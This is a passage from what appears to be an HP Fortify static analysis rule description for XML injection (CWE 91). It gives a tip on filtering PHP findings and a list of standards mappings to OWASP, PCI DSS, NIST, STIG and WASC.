Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 91, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] SI, Standards Mapping - FIPS200 - (FISMA)

[3] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[4] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[5] A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[6] A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[10] Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[14] APP3510 CAT I, APP3810 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[15] APP3510 CAT I, APP3810 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[16] APP3510 CAT I, APP3810 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[17] APP3510 CAT I, APP3810 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[18] APP3510 CAT I, APP3810 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[19] XML Injection (WASC-23), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)